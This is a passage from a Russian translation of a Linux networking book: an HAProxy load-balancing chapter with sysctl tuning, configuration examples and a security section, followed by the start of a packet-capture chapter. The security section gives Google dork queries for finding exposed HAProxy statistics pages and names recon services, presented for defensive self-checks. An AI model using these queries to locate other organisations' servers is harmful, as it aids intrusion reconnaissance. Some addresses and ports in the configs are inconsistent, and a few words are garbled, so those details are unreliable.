Административный интерфейс решает эту проблему гораздо элегантнее. Кроме того, если административные интерфейсы еще не широко используются в организации, это отличный повод начать их внедрять. В этой схеме целевые узлы по-прежнему настроены так, чтобы их шлюз по умолчанию указывал на балансировщик нагрузки. Затем мы добавляем к каждому узлу интерфейс административной VLAN — вероятно, с некоторыми административными службами непосредственно в этой VLAN. Кроме того, по-прежнему можно добавлять специальные маршруты к таким компонентам, как серверы SNMP, серверы журналов, или другим внутренним или внешним узлам по мере необходимости:



Рис. 10.9. Добавление административной VLAN

Излишне говорить, что именно такая схема реализуется чаще всего. Это не только самый простой подход, но он также добавляет в архитектуру столь необходимую административную VLAN.

Изучив большую часть теории, давайте попробуем создать несколько различных сценариев балансировки нагрузки.

Создание балансировщика нагрузки HAProxy NAT/proxy

Во-первых, для упражнений из этого раздела вряд ли подойдет наш учебный узел, поэтому нужно добавить новый сетевой адаптер, чтобы продемонстрировать балансировщик нагрузки NAT/прокси (L4/L7).

Если ваш учебный узел представляет собой виртуальную машину, создание нового узла должно получиться быстро. Или, что еще лучше, клонируйте существующую виртуальную машину и используйте ее. Кроме того, вы можете загрузить файл **Open Virtualization Appliance (OVA)** со страницы HAProxy на GitHub (<https://github.com/haproxytech/vmware-haproxy#download>) и импортировать его в свою тестовую среду. Если вы выберете этот метод, пропустите приведенную ниже инструкцию по установке и начните сразу с настройки HAProxy с помощью команды `haproxy -v`.

Если вы не хотите воспроизводить у себя нашу учебную конфигурацию, можете просто проследить весь путь. Хотя выстраивание всей необходимой среды для балансировщика нагрузки может потребовать определенных усилий, его фактическая конфигурация довольно проста, и наша цель — познакомить вас с ней. Безусловно, чтобы достичь этой цели, не обязательно создавать вспомогательную виртуальную или физическую инфраструктуру.

Если вы выполняете это упражнение на свежем узле Linux, убедитесь, что у вас есть два сетевых адаптера — один для клиентов, а другой для серверов. Как всегда, начнем с установки целевого приложения:

```
$ sudo apt-get install haproxy
```

<Начните отсюда, если вы используете установку на основе OVA:>

Чтобы убедиться, что установка удалась, можно проверить номер версии с помощью самого приложения **haproxy**:

```
$ haproxy -v
HA-Proxy version 2.0.13-2ubuntu0.1 2020/09/08 - https://haproxy.org/
```

Обратите внимание, что любая более новая, чем показанная в примере версия тоже должна работать нормально.

Установив пакет, давайте посмотрим на конструкцию нашей тестовой сети.

Прежде чем приступить к настройке: сетевые карты, адресация и маршрутизация

Вы можете использовать любую IP-адресацию, которая вам удобнее, но в нашем примере клиентский **виртуальный IP-адрес (VIP)** будет `192.168.122.21/24` (обратите внимание, что он отличается от IP-адреса интерфейса узла), а серверный адрес балансировщика нагрузки `192.168.124.1/24` — это будет шлюз по умолчанию для целевых узлов. У целевых веб-серверов будут **реальные IP-адреса (RIP)** `192.168.124.10` и `192.168.124.20`.

Окончательная конструкция выглядит так:




Рис. 10.10. Пример конструкции балансировщика нагрузки

Прежде чем мы начнем создавать балансировщик нагрузки, самое время отрегулировать отдельные параметры в Linux (некоторые из них потребуют перезагрузки системы).

Прежде чем приступить к настройке: регулировка производительности

Базовая установка Linux «из коробки» опирается на ряд допущений для различных настроек, хотя многие из них приводят к компромиссам с точки зрения производительности или безопасности. Для балансировщика нагрузки необходимо отрегулировать несколько параметров Linux. К счастью, установщик HAProxy делает большую часть этой работы за нас (если использовать лицензионную версию). После завершения установки отредактируйте файл `/etc/sysctl.d/30-haproxy-2.2.conf` и раскомментируйте строки в следующем коде (в нашем случае мы устанавливаем Community Edition, поэтому создайте этот файл и вставьте в него раскомментированные строки). Как и в случае со всеми основными настройками системы, проверяйте изменения по ходу работы, внося их по одному или логическими группами. Кроме того, как обычно, этот процесс может быть итеративным, когда вы переходите то к предыдущим, то к следующим параметрам. Как отмечено в комментариях к файлу, не все эти значения рекомендуются во всех или даже в большинстве случаев.

Все настройки и их описание можно найти по адресу <https://www.haproxy.com/documentation/haproxy/2-2r1/getting-started/system-tuning/>.

Ограничьте буферы приема/отправки по умолчанию для каждого сокета, чтобы ограничить использование памяти при работе с большим количеством одновременных подключений. Значения указаны в байтах и представляют минимум, значение

по умолчанию и максимум. По умолчанию они равны 4096, 87380 и 4194304 соответственно:

```
# net.ipv4.tcp_rmem          = 4096 16060 262144
# net.ipv4.tcp_wmem          = 4096 16384 262144
```

Разрешите повторно использовать один и тот же порт источника для исходящих соединений. Это необходимо, если у вас несколько сотен подключений в секунду:

```
# net.ipv4.tcp_tw_reuse      = 1
```

Расширьте диапазон портов источника для исходящих соединений TCP. Это ограничивает интенсивность повторного использования портов и позволяет использовать 64000 портов источника. Границы диапазона по умолчанию — 32768 и 61000:

```
# net.ipv4.ip_local_port_range = 1024 65023
```

Увеличьте размер очереди TCP SYN. Обычно это помогает поддерживать очень высокие скорости соединения, а также защищать от атак SYN-флуда. Однако слишком высокое значение будет задерживать использование файлов SYN cookie. Значение по умолчанию — 1024:

```
# net.ipv4.tcp_max_syn_backlog = 60000
```

Установите время ожидания в секундах для состояния `tcp_fin_wait`. Если уменьшить этот параметр, «мертвые» соединения будут освобождаться быстрее, хотя значения менее 25–30 секунд вызовут проблемы. Желательно не менять значение, если возможно. По умолчанию оно равно 60:

```
# net.ipv4.tcp_fin_timeout    = 30
```

Ограничьте количество попыток исходящих SYN-ACK. От этого значения напрямую зависит, сколько пакетов вы пропустите в случае SYN-флуда, поэтому важно поддерживать его на достаточно низком уровне. Однако если оно будет слишком низким, клиенты из сетей с большим уровнем потерь не смогут подключаться.

Значение 3 обеспечивает хорошие результаты (всего 4 SYN-ACK), в то время как снижение его до 1 при атаке SYN-флуда может значительно сэкономить пропускную способность. По умолчанию значение равно 5:

```
# net.ipv4.tcp_synack_retries = 3
```

Для следующего параметра задайте значение 1, чтобы разрешить локальным процессам привязываться к IP-адресу, которого нет в системе. Обычно это происходит с общим VRRP-адресом, когда нужно, чтобы был запущен как основной, так и резервный виртуальный маршрутизатор, даже если IP-адрес отсутствует. Всегда оставляйте это значение 1 (по умолчанию оно равно 0):

```
# net.ipv4.ip_nonlocal_bind    = 1
```

Следующая настройка задает предельный размер очереди для всех пакетов SYN в системе. Установите такое же значение, как у `tcp_max_syn_backlog`, иначе у клиентов могут возникнуть проблемы с подключением на высоких скоростях или при SYN-атаках. Значение по умолчанию — 128:

```
# net.core.somaxconn          = 60000
```

Опять же, обратите внимание: может оказаться так, что после внесения каких-то из этих изменений вам придется возвращаться к этому файлу позже, чтобы откатить или изменить настройки. Если эта регулировка завершена (по крайней мере, на данный момент), давайте настроим балансировщик нагрузки так, чтобы он работал с двумя целевыми веб-серверами.

Балансировка нагрузки служб TCP: веб-службы

Службы балансировки нагрузки настраиваются чрезвычайно просто. Начнем с балансировки нагрузки между двумя узлами веб-сервера.

Давайте отредактируем файл `/etc/haproxy/haproxy.cfg`. Создадим раздел `frontend`, который определяет службу, работающую с клиентами, и раздел `backend`, который определяет два нижестоящих веб-сервера:

```
frontend http_front
  bind *:80
  stats uri /haproxy?stats
  default_backend http_back

backend http_back
  balance roundrobin
  server WEBSRV01 192.168.124.20:80 check fall 3 rise 2
  server WEBSRV02 192.168.124.21:80 check fall 3 rise 2
```

Обратите внимание на следующее:

- В разделе `frontend` есть строка `default backend`, которая сообщает ему, какие службы нужно привязать к этому клиентскому интерфейсу.
- В серверном интерфейсе есть инструкция `bind`, которая позволяет сбалансировать нагрузку по всем IP-адресам на этом интерфейсе. Поэтому в данном случае, если мы балансируем нагрузку только с одним виртуальным IP-адресом, это можно сделать на физическом IP-адресе балансировщика нагрузки.
- Для балансировки нагрузки серверный интерфейс использует алгоритм `roundrobin`. Это означает, что по мере подключения пользователей они будут направляться на сервер 1, затем на сервер 2, затем опять на сервер 1, и т. д.

- Параметр `check` заставляет службу проверить целевой сервер, чтобы убедиться, что он включен. Это делается намного проще, когда балансируется нагрузка служб ТСР, потому что достаточно простого подключения ТСР — по крайней мере, чтобы проверить, что узел и служба работают.
- `fall 3` помечает службу как отключенную после трех неудачных проверок подряд, а `rise 2` помечает ее как доступную после двух успешных проверок. Эти ключевые слова `rise` и `fall` можно использовать независимо от того, какой тип проверки имеет место.

В этом файле также нужен раздел `global`, чтобы можно было установить некоторые параметры сервера и значения по умолчанию:

```
global
  maxconn 20000
  log /dev/log local0
  user haproxy
  group haproxy
  stats socket /run/haproxy/admin.sock user haproxy group haproxy mode 660 level
admin
  nbproc 2
  nbthread 4
  timeout http-request <время ожидания>
  timeout http-keep-alive <время ожидания>
  timeout queue <время ожидания>
  timeout client-fin <время ожидания>
  timeout server-fin <время ожидания>
  ssl-default-bind-ciphers ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-
SHA384:ECDHE-ECDSA-CHACHA20-POLY1305:ECDHE-RSA-CHACHA20-POLY1305:ECDHE-ECDSA-
AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES256-SHA384:ECDHE-RSA-
AES256-SHA384:ECDHE-ECDSA-AES128-SHA256:ECDHE-RSA-AES128-SHA256
  ssl-default-bind-options ssl-min-ver TLSv1.2 no-tls-tickets
```

Обратите внимание, что в этом разделе определяются пользователь и группа. В главе 3 «Диагностика сети в Linux» уже упоминалось, что вам нужны права суперпользователя, чтобы запустить прослушиваемый порт, если номер этого порта меньше 1024. Это означает, что для запуска службы HAProxy требуются права root. Директивы `user` и `group` в разделе `global` позволяют службе понизить свои права. Это важно, потому что если когда-нибудь служба окажется скомпрометирована, с более низкими правами у злоумышленников будет гораздо меньше возможностей, а для атаки, вероятно, понадобится больше времени, поэтому растет вероятность того, что злоумышленников обезвредят.

Строка `log` очень проста: она сообщает haproxy, куда отправлять свои журналы. Если вам нужно устранить какие-то неполадки, связанные с балансировкой нагрузки, имеет смысл начать поиски с этого места. Уже затем можно обратиться к журналам проблемной службы.

Директива `stats` сообщает `haproxy`, где хранить различную статистику производительности.

Директивы `nbproc` и `nbpthead` сообщают службе `HAProxy`, сколько процессоров и потоков доступно для использования. Эти числа должны быть как минимум на единицу меньше, чем количество доступных в системе процессов, чтобы в случае DoS-атаки вся платформа балансировщика нагрузки не вышла из строя.

Различные значения времени ожидания предназначены для предотвращения DoS-атак на уровне протокола. В этих случаях злоумышленник отправляет иницилирующие запросы, но затем не продолжает сеанс: он просто «бомбит» узел запросами, расходуя ресурсы балансировщика нагрузки, пока память полностью не исчерпается. Описанные здесь параметры проверки активности ограничивают время, в течение которого балансировщик нагрузки будет поддерживать тот или иной сеанс. Вот краткое описание каждого из этих параметров:

<code>http-keep-alive</code>	Как долго балансировщик будет ожидать следующего запроса HTTP после балансировки нагрузки? Если этот таймер превышен, следующий запрос инициирует новый сеанс
<code>queue</code>	<p>Как долго кто-либо будет запрашивать ожидание в очереди, пока освободится слот для подключения? Это важно, потому что, если емкость балансировщика нагрузки настроена правильно, это значение будет фигурировать в основном тогда, когда загрузка балансировщика близка к максимальной, то есть вполне вероятно, что произошло следующее:</p> <ul style="list-style-type: none"> • изменился характер нагрузки (стало намного больше клиентов, чем было); • изменилось что-то на стороне серверов (они стали работать медленнее, или некоторые из них отключились); • происходит внешняя атака
<code>client-fin</code>	Как долго нужно ждать, пока клиент отправит ответ FIN? Опять же, если клиенты не отправляют FIN, то количество «полумертвых» сеансов будет расти, пока память балансировщика нагрузки не исчерпается. Объем доступной памяти накладывает ограничение на этот параметр
<code>server-fin</code>	Как долго нужно ждать, пока сервер отправит ответ FIN?

Кроме того, о назначении директив SSL можно догадаться по именам:

- `ssl-default-bind-ciphers` перечисляет шифры, которые разрешены в любых сеансах TLS, если балансировщик нагрузки разгружает или начинает сеанс (то есть если ваш сеанс находится в режиме прокси или уровня 7).
- `ssl-default-bind-options` задает нижнюю границу версий TLS, которые поддерживаются. На момент написания этой книги все версии SSL, а также вер-

сия TLS 1.0 больше не рекомендуются. SSL особенно подвержен известным атакам. Поскольку все современные браузеры способны согласовывать TLS до версии 3, в большинстве сред заявляется поддержка TLS версии 1.2 или выше (как показано в примере).

Теперь с клиентского компьютера можно перейти к узлу HAProxy и убедиться, что вы подключились к одному из внутренних серверов. Если вы повторите процедуру из другого браузера, то подключитесь к другому серверу.

Давайте расширим эту конфигурацию и добавим поддержку HTTPS (на порте 443/tcp). Мы добавим IP-адрес к клиентскому интерфейсу и настроим привязку к нему, а также изменим алгоритм балансировки на наименьшее количество соединений. Наконец, мы изменим имена клиентского и серверного интерфейсов, чтобы они включали номер порта: это позволит добавить дополнительные разделы конфигурации для 443/tcp. Этот трафик хорошо балансируется по нагрузке, если просто отслеживать сеансы TCP на уровне 4. Дешифровка данных не требуется:

```
frontend http_front-80
  bind 192.168.122.21:80
  stats uri /haproxy?stats
  default_backend http_back-80

frontend http_front-443
  bind 192.168.122.21:443
  stats uri /haproxy?stats
  default_backend http_back-443

backend http_back-80
  balance leastconn
  server WEBSRV01 192.168.124.20:80 check fall 3 rise 2
  server WEBSRV02 192.168.124.21:80 check fall 3 rise 2

backend http_back-443
  balance leastconn
  server WEBSRV01 192.168.124.20:443 check fall 3 rise 2
  server WEBSRV02 192.168.124.21:443 check fall 3 rise 2
```

Обратите внимание, что мы по-прежнему просто проверяем, открыт ли порт TCP для проверки работоспособности сервера. Это часто называют проверкой работоспособности на уровне 3. Мы поместили порты 80 и 443 в два раздела: для клиентского интерфейса их можно объединить в один раздел, но так обычно не делают, потому что их имеет смысл отслеживать по отдельности. Побочным эффектом этого является то, что счетчики для двух серверных разделов не знают друг о друге, но это, как правило, не проблема, потому что в наши дни сайт HTTP обычно представляет собой просто перенаправление на сайт HTTPS.

Другой способ сделать то же самое — использовать раздел `listen`, а не `frontend` и `backend`. В этом случае конфигурация клиентского и серверного

интерфейсов объединяется в один раздел, а также добавляется проверка работоспособности:

```
listen webserver 192.168.122.21:80
    mode http
    option httpchk HEAD / HTTP/1.0
    server webserv01 192.168.124.20:443 check fall 3 rise 2
    server webserv02 192.168.124.21:443 check fall 3 rise 2
```

Эта стандартная проверка работоспособности HTTP просто открывает страницу по умолчанию и убеждается, что оттуда поступают какие-то данные, проверяя заголовков на вхождение подстроки HTTP/1.0. Если ее нет на запрашиваемой странице, проверка считается неудачной. Эту проверку можно расширить: запросить любой URI на сайте и поискать произвольную текстовую строку на этой странице. Это часто называют проверкой работоспособности на уровне 7, потому что она проверяет приложение. Однако старайтесь, чтобы ваши проверки были простыми: даже если приложение незначительно модифицируется, текст на странице может измениться настолько, что проверка работоспособности завершится ошибкой и весь кластер будет ошибочно помечен как выключенный!

Настройка постоянных («липких») соединений

Давайте добавим файл cookie в сеансы HTTP, используя вариант имени сервера. Мы также выполним базовую проверку службы HTTP, а не только открытого порта. Для этого вернемся к файлу конфигурации с разделением на клиентский и серверный интерфейс:

```
backend http_back-80
    mode http
    balance leastconn
    cookie SERVERUSED insert indirect nocache
    option httpchk HEAD /
    server WEBSRV01 192.168.124.20:80 cookie WS01 check fall 3 rise 2
    server WEBSRV02 192.168.124.21:80 cookie WS02 check fall 3 rise 2
```

Убедитесь, что в качестве значения cookie вы не используете IP-адрес или настоящее имя сервера. Если использовать реальное имя сервера, злоумышленники могут получить к нему доступ, поискав это имя в DNS или на сайтах с базами данных исторических записей DNS (например, dnstumpster.com). Зная имена серверов, также можно получить сведения об атакуемом объекте из журналов прозрачности сертификатов (как мы обсуждали в главе 8 «Службы сертификатов в Linux»). Наконец, если в значении cookie используется IP-адрес сервера, это дает злоумышленнику определенную информацию об архитектуре вашей внутренней сети, а если сеть доступна из интернета, это может привести его на следующую цель!

Примечание о реализации

После того как мы рассмотрели базовую конфигурацию, стоит отметить, что очень распространенная практика заключается в том, чтобы завести на каждом сервере сайт-заполнитель, имя которого соответствует серверу. Обычно в именах используются последовательности вроде «1-2-3», «a-b-c» или «red-green-blue» — этого достаточно, чтобы отличить сеанс одного сервера от другого. Теперь из разных браузеров или с разных рабочих станций зайдите на общий адрес несколько раз, чтобы убедиться, что вас перенаправило на нужный сервер, как определено вашим набором правил.

Безусловно, это отличный способ убедиться, что все работает, по мере того как вы постепенно налаживаете свою конфигурацию. Но это также отличный механизм, который поможет устранять неполадки спустя месяцы или годы, когда понадобится отвечать на простые вопросы вроде: «Это все еще работает после обновлений?» или: «Я вижу, что написано в тикете службы поддержки, но есть ли на самом деле проблема, которую просят решить?» Тестовые страницы, подобные описанному, прекрасно подходят для тестирования или устранения неполадок в долгосрочной перспективе.

Клиентский интерфейс HTTPS

В былые дни архитекторы серверов стремились настроить балансировщики нагрузки так, чтобы разгрузить обработку HTTPS, переместив соответствующие операции шифрования и дешифрования с сервера на балансировщик нагрузки. Это экономило ресурсы серверного ЦП, а также перекладывало ответственность за внедрение и обслуживание сертификатов на тех, кто управлял балансировщиком нагрузки. Однако эти доводы в основном устарели по ряду причин:

- Если все серверы и балансировщик нагрузки виртуальные (как рекомендуется в большинстве случаев), обработка просто перемещается между разными виртуальными машинами на одном и том же оборудовании и мы ничего не выигрываем.
- Современные процессоры намного эффективнее справляются с шифрованием и дешифрованием, потому что алгоритмы написаны с учетом производительности процессора. В некоторых алгоритмах операции шифрования и дешифрования могут быть «родными» для ЦП, что дает огромный прирост производительности.
- Использование подстановочных сертификатов значительно упрощает все, что связано с управлением сертификатами.

Тем не менее клиентский интерфейс HTTPS все еще используется с балансировщиками нагрузки — обычно для того, чтобы обеспечить устойчивость сеанса с помощью cookie. Cookie можно добавить к ответу HTTPS (или прочитать его

при следующем запросе), только если есть возможность читать поток данных и записывать в него, а для этого нужно, чтобы на каком-то этапе поток был расшифрован.

Вспомните из предыдущего материала, что в этой конфигурации каждый сеанс TLS будет разгружаться (terminate) на стороне клиентского интерфейса, используя действительный сертификат. Поскольку теперь это архитектура прокси-сервера (балансировка нагрузки на уровне 7), на стороне сервера происходит отдельный сеанс HTTP или HTTPS. Когда-то в этом качестве применялся HTTP (в основном для экономии ресурсов ЦП), но в наше время он справедливо рассматривается как угроза безопасности, особенно если вы работаете в сфере финансов, здравоохранения или государственной службы (или в любой другой области, которая связана с конфиденциальной информацией). Поэтому в современных архитектурах на стороне сервера почти всегда будет тоже HTTPS, причем часто с тем же сертификатом на целевом веб-сервере.

Опять же, недостаток этой схемы в том, что поскольку фактический клиент целевого веб-сервера — это балансировщик нагрузки, то заголовок `HTTPX-Forwarded-*` потеряется, а IP-адрес фактического клиента не будет доступен веб-серверу (и не отразится в его журнале).

Как настроить такую конфигурацию? Во-первых, нужно получить сертификат сайта и закрытый ключ, будь то именной или подстановочный сертификат. Теперь объедините их в один файл (не в формате `rfx`, а просто в цепочку) с помощью команды `cat`:

```
cat sitename.com.crt sitename.com.key | sudo tee /etc/ssl/ sitename.com/sitename.com.pem
```

Заметьте, что во второй половине команды используется `sudo`, чтобы дать команде права на доступ к каталогу `/etc/ssl/sitename.com`. Также обратите внимание на команду `tee`, которая отображает вывод команды на экран и одновременно с этим направляет вывод в нужное место назначения.

Теперь можно привязать сертификат к адресу в разделе `frontend`:

```
frontend http front-443
  bind 192.168.122.21:443 ssl crt /etc/ssl/sitename.com/sitename.com.pem
  redirect scheme https if !{ ssl_fc }
  mode http
  default_backend back-443

backend back-443
  mode http
  balance leastconn
  option forwardfor
  option httpchk HEAD / HTTP/1.1\r\nHost:localhost
  server web01 192.168.124.20:443 cookie WS01 check fall 3 rise 2
```

```
server web02 192.168.124.21:443 cookie WS02 check fall 3 rise 2
http-request add-header X-Forwarded-Proto https
```

Обратите внимание на особенности этих настроек:

- Теперь можно использовать cookie, чтобы сделать сеанс постоянным (в разделе backend): ради этого обычно и настраивается такая конфигурация.
- В разделе frontend есть строка redirect scheme, которая заставляет прокси-сервер использовать SSL/TLS на серверном интерфейсе.
- Ключевое слово forwardfor добавляет фактический IP-адрес клиента в поле заголовка HTTP X-Forwarded-For в запросе к серверному интерфейсу. Обратите внимание, что от веб-сервера зависит, будет ли он анализировать этот заголовок и регистрировать его в журнале для потенциального использования впоследствии.

В зависимости от приложения и браузеров можно также добавить IP-адрес клиента в серверный запрос HTTP в поле заголовка X-Client-IP:

```
http-request set-header X-Client-IP %[req.hdr_ip(X-Forwarded-For)]
```

ПРИМЕЧАНИЕ

Этот подход приводит к неоднозначным результатам.

Однако обратите внимание, что независимо от того, что вы добавляете или изменяете в заголовке HTTP, фактический IP-адрес клиента, который виден со стороны целевого сервера, остается адресом серверного интерфейса балансировщика нагрузки. Измененные или добавленные значения заголовка — это просто поля в запросе HTTPS. Если вы собираетесь использовать эти значения для ведения журнала, устранения неполадок или мониторинга, веб-сервер должен их анализировать и соответствующим образом регистрировать.

Итак, мы рассмотрели балансировку нагрузки на основе NAT и прокси-сервера, а также сохранение сеанса для трафика HTTP и HTTPS. На основе всей этой теории настраивать балансировщик нагрузки оказывается довольно просто: вся работа сводится к тому, чтобы продумать и наладить поддерживающую сетевую инфраструктуру. Прежде чем закончить эту главу, давайте вкратце обсудим безопасность.

Заключительное замечание о безопасности балансировщика нагрузки

Мы уже упоминали, что злоумышленник может получить информацию о внутренней сети или даже проникнуть в нее, зная имена или IP-адреса серверов. Мы обсудили, как можно узнать эти сведения из файлов cookie, которые используются

в конфигурации локального балансировщика для поддержания сеансов. Как еще злоумышленник может извлечь информацию о целевых серверах (которые находятся за балансировщиком нагрузки и должны быть скрыты)?

Информация о прозрачности сертификата — еще один популярный способ узнать действующие или старые имена серверов (мы обсуждали это в главе 8 «Службы сертификатов в Linux»). Даже если старые имена серверов больше не используются, записи их прошлых сертификатов сохраняются навсегда.

Архив интернета по адресу <https://archive.org> периодически делает моментальные снимки сайтов и позволяет искать и просматривать их. Благодаря этому можно как бы «возвращаться в прошлое» и просматривать прежние версии вашей инфраструктуры. Если тогдашние серверы указаны в вашей старой DNS или в старом коде веб-серверов, то они, скорее всего, доступны в Архиве интернета.

Сайты архивов DNS, например [dnsdumpster](#), собирают информацию DNS пассивными методами, такими как анализ пакетов, и представляют ее через веб-интерфейс или API. Это позволяет злоумышленнику найти как старые IP-адреса, так и старые (или текущие) имена узлов, которые могла использовать организация. В результате иногда удастся атаковать эти службы по IP-адресам, даже если записи DNS удалены. Кроме того, злоумышленник может получить к ним доступ по отдельности по имени узла, даже если они находятся за балансировщиком нагрузки.

Еще один источник сведений об именах и IP-адресах узлов — *гугл-хакинг* (*Google Dorks*). Это набор приемов, которые позволяют извлекать нужную информацию из поисковых запросов (не только в Google). Часто простой параметр запроса — например, `inurl:targetdomain.com` — позволяет найти имена узлов, которые организация предпочла бы скрыть. Вот параметры запросов, специфичные для `haproxy`:

```
intitle:"Statistics Report for HAProxy" + "statistics report for pid" site:www.targetdomain.com
inurl:haproxy-status site:target.domain.com
```

Обратите внимание, что там, где обычно используют `site:`, можно указать `inurl:`. В этом случае также можно сократить поисковый запрос до домена вместо полного имени сайта.

Такие сайты, как [shodan.io](#), тоже индексируют устаревшие версии ваших серверов, уделяя особое внимание IP-адресам серверов, именам узлов, открытым портам и службам, которые работают на этих портах. Shodan уникален тем, насколько хорошо он идентифицирует службу на открытом порте. Эти сведения похожи на результаты анализа с помощью Nmap: стопроцентная достоверность не гарантируется, но для каждой идентифицированной службы публикуется обоснование, почему она опознана именно так. Поэтому, если вы используете Shodan для разведки, вы можете проверить, насколько точным может быть такой анализ. У Shodan

есть как веб-интерфейс, так и исчерпывающий API. С помощью этой службы часто удается найти плохо защищенные балансировщики нагрузки по организациям или по географическим регионам.

И последнее замечание о поисковых системах: если Google (или любая другая система) сможет напрямую связаться с вашими реальными серверами, то их контент будет проиндексирован и окажется доступен для поиска. Если на сайте есть уязвимость, которая позволяет обойти аутентификацию, то контент, «защищенный аутентификацией», будет тоже проиндексирован и доступен для всех пользователей этой поисковой системы.

Таким образом, всегда полезно использовать инструменты, подобные тем, которые мы только что обсуждали, чтобы регулярно искать проблемы в инфраструктуре, обращенной к интернету.

Другая важная проблема безопасности, которую следует учитывать, — административный доступ. Важно ограничить доступ к интерфейсу управления балансировщиками нагрузки (другими словами, SSH), санкционируя его только с разрешенных узлов и подсетей на всех интерфейсах. Помните, что если балансировщик нагрузки работает параллельно с брандмауэром, то доступ к нему есть у всего интернета, а даже если нет — то у всех пользователей в вашей внутренней сети. Имеет смысл сузить этот доступ только до доверенных административных узлов и подсетей. Мы уже рассматривали соответствующие примеры в главе 4 «Брандмауэр Linux» и в главе 5 «Стандарты безопасности Linux с примерами из реальной жизни».

Итоги

Надеюсь, что эта глава послужила хорошим введением в балансировщики нагрузки, их развертывание и причины, по которым их следует проектировать и реализовывать тем или иным образом.

Если для примеров из этой главы вы использовали новые виртуальные машины, то, хотя в книге они нам больше не понадобятся, возможно, стоит сохранить виртуальные машины NARProху, чтобы впоследствии использовать их как образец. Если вы просто читали примеры в этой главе, то все равно сможете обратиться к ним, когда они пригодятся на практике. В любом случае я надеюсь, что по мере чтения вы размышляли о том, как балансировщики нагрузки могут вписаться во внутреннюю или пограничную архитектуру вашей организации.

После завершения этой главы у вас должны сформироваться необходимые навыки для того, чтобы настраивать балансировщики нагрузки в любой организации. Эти навыки обсуждались в контексте бесплатной версии NARProху, но практически все вопросы проектирования и реализации применимы к платформам любых поставщиков; меняются разве что формулировки и синтаксис в параметрах конфигурации

или меню. В следующей главе мы рассмотрим реализации корпоративной маршрутизации на платформах Linux.

Вопросы для самопроверки

В заключение попробуйте ответить на вопросы, чтобы проверить свои знания по материалу этой главы. Правильные ответы вы найдете в конце книги (см. «Ответы на вопросы»).

1. В каких случаях стоит использовать балансировщик нагрузки **Direct Server Return (DSR)**?
2. Почему лучше использовать балансировщик нагрузки на основе прокси-сервера, а не решение, основанное исключительно на NAT?

Ссылки

- Документация по HAProxy: <http://www.haproxy.org/#docs>
- Документация по коммерческой версии HAProxy: <https://www.haproxy.com/documentation/hapee/2-2r1/getting-started/>
- Проект HAProxy на GitHub: <https://github.com/haproxytech>
- Проект HAProxy на GitHub, виртуальная машина OVA: <https://github.com/haproxytech/vmware-haproxy#download>
- Различия между версиями HAProxy Community и Enterprise: <https://www.haproxy.com/products/community-vs-enterprise-edition/>
- Подробнее об алгоритмах балансировки нагрузки: <http://cbonte.github.io/haproxy-dconv/2.4/intro.html#3.3.5>

Глава 11

Перехват и анализ пакетов в Linux

В этой главе мы обсудим перехват пакетов с помощью Linux. Часто цитируемая поговорка гласит: «*Пакеты не лгут*», — и действительно, в центрах обработки данных пакеты — ближайший кандидат на роль источника истины. Независимо от того, какие политики или замысловатые конфигурации настроены на узлах или брандмауэрах, пакеты узла и приложений всегда отражают то, что происходит на самом деле. Поэтому перехват пакетов и, что более важно, их анализ — это ключевой навык, который помогает сетевым администраторам решать проблемы и устранять неполадки.

В этой главе мы рассмотрим следующие темы:

- Введение в перехват пакетов: точки перехвата
- Вопросы производительности при перехвате пакетов
- Инструменты перехвата
- Фильтрация перехваченного трафика
- Устранение неполадок приложения: перехват телефонного звонка VoIP

Итак, приступим!

Технические требования

В этой главе мы будем перехватывать пакеты. Для первоначальной настройки и самого перехвата используется физический коммутатор, к которому у вас может не быть доступа. Однако по ссылке ниже можно загрузить готовые файлы перехвата, благодаря которым вы сможете рассматривать сами пакеты. Поскольку большая часть этой главы посвящена тому, как анализировать и интерпретировать перехваченные пакеты, существующий узел Linux должен подходить для этого без всяких модификаций. Работая с готовыми файлами, также можно гарантировать, что, следуя примерам из этой главы, вы увидите на своем экране именно то, что здесь описано.

Не стесняйтесь встраивать перехват пакетов в вашу тестовую или, что еще лучше, рабочую среду. Это прекрасно помогает устранять неполадки, да и просто глубже

разбираться в различных протоколах и приложениях, с которыми вы имеете дело каждый день.

Файлы перехвата, которые используются в этой главе, можно найти в папке C11 репозитория GitHub этой книги: <https://github.com/PacktPublishing/Linux-for-Networking-Professionals/tree/main/C11>.

Введение в перехват пакетов: точки перехвата

Перехватывать пакеты, которые передаются между двумя узлами, можно разными способами, и на пути их следования есть множество точек, в которых это можно сделать. Давайте обсудим самые популярные варианты.

Перехват на одном из концов соединения

Безусловно, это самый простой вариант, потому что когда все в порядке, узлы на обоих концах соединения получают или отправляют все пакеты. Однако у этого метода есть свои ограничения:

- У вас может не быть доступа ни к одному из концов. В зависимости от ситуации один из конечных узлов может вообще не принадлежать вашей организации.
- Даже если оба конца принадлежат организации, у вас может не быть административного доступа к нужным узлам. Часто бывает так (особенно в корпоративной среде), что у команды по обслуживанию сети и/или у специалистов по безопасности нет административного (или вообще никакого) доступа к серверам.
- В большинстве организаций установка нового системного ПО обычно не происходит с бухты-барашки. Как правило, в компаниях применяется строгая процедура контроля любых изменений, которые могут повлиять на функционирование рабочих станций или серверов.
- Даже если запрос на установку приложения для перехвата пакетов будет одобрен, само это приложение может послужить яблоком раздора на долгие годы: в любых неполадках на сервере будут обвинять «эту странную программу», которую сетевые инженеры когда-то на него установили.
- Если вы устраняете проблему, вам не всегда удастся наблюдать ее с того конца, к которому у вас есть доступ. Например, если некоторые или все пакеты не приходят на сервер (или на клиент), то перехват на проблемной станции мало чем поможет: вы только убедитесь, что пакеты действительно не поступают.

